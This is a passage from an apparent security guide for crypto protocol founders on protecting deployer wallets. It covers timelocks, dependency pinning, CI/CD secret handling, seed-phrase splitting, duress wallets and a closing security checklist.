
A 24-hour timelock on large treasury operations would have made several major hacks impossible. By the time the delay elapsed, analytics firms would have flagged the flow and exchanges would have blacklisted the destination. Timelocks are free to implement. There is no excuse for a protocol holding significant TVL not having them.
3. Harden Your Infrastructure Pipeline

4. Treat Your Supply Chain Like Production Code
Your package.json is production code with privileges. Pin every dependency. Run npm audit in CI. Verify binary hashes for compilers and tooling. Never run npm install from an untrusted dependency set against a machine that holds a private key.
The node_modules folder is not audited. It is trusted by default. That trust is frequently exploited.
5. OpSec for Founders: The Physical Layer
| Action | Why It Matters |
|---|---|
| Never link your legal name to deployer wallet addresses publicly | Removes you from on-chain targeting lists |
| Remove ENS names that tie your identity to high-value wallets | Attacker tooling: ENS → GitHub → LinkedIn → address |
| Use separate wallets for public activity vs protocol operations | Limits blast radius if personal wallet is identified |
| Store seed phrases across geographically separate locations | No single location holds the full key |
| Do not discuss holdings at conferences, podcasts, or on social media | The Durov principle: data = targeting |
| Implement a duress wallet with a small, believable balance | Plausible deniability under coercion |
| Brief family members on social engineering and stranger contact | Attackers increasingly target spouses and children first |
Seed phrase storage architecture that survives single-point failure:
1Shamir Secret Sharing or physical split across:
2├── Part A: Fireproof safe, primary residence
3├── Part B: Safety deposit box, separate institution
4└── Part C: Trusted family member / attorney — sealed envelope
5
6Requires: 2 of 3 parts to reconstruct
7Single-location compromise: non-fatal
8
The Checklist You Should Run Today
On-Chain
- Deployer wallet holds zero admin roles.
owner()/DEFAULT_ADMIN_ROLEis a multi-sig, minimum 3/5- Time-lock active on all privileged operations minimum 24h on any high-value action
- Proxy upgrade admin is a separate multi-sig from operational multi-sig
- On-chain monitoring alerts configured for all admin function calls
- Deployer address zeroed out of all mappings, roles, and allowances
Key Management
- No private keys ever committed to any repository
trufflehogorgit-secretspre-commit hook installed - All CI/CD secrets accessed via short-lived OIDC tokens, never static keys
- Hardware wallets used for all signing operations above $10K equivalent
- Seed phrases stored offline, in multiple physical locations, never photographed, never transmitted digitally
- No seed phrase or private key ever sent via email, Slack, Signal, or any messaging platform
Infrastructure
- CI/CD uses ephemeral runners no secrets persist after job completion
- Docker images scanned for embedded secrets before publish
package-lock.jsonenforced all dependencies pinned- Compiler binary hashes verified before execution
- Cloud IAM roles follow least-privilege no
AdministratorAccessfor deploy roles - SSH keys rotated; no shared SSH keys across team members
Physical / OpSec
- No public association between your legal name and high-value wallet addresses
- Founders and core contributors briefed on social engineering and in-person targeting risk
- Duress wallet prepared with a believable small balance
- Protocol admin key custody documented and known only to necessary parties
- Legal entity structure separates personal assets from protocol admin keys
- Incident response plan exists for I am under physical duress who to call, what to do
Conclusion
The deployer wallet is your most critical attack surface, exposed to digital, infrastructure, supply-chain, and physical risks. Unlike immutable smart contracts, its security relies on human behavior and operational discipline. Even with flawless code, breaches can stem from leaked .env files, compromised tokens, dependencies, or targeted social engineering. The real issue is systemic: growing centralized data makes precise targeting easier. Design your systems assuming adversaries already know who you are and what you’re worth because they likely do.
Contents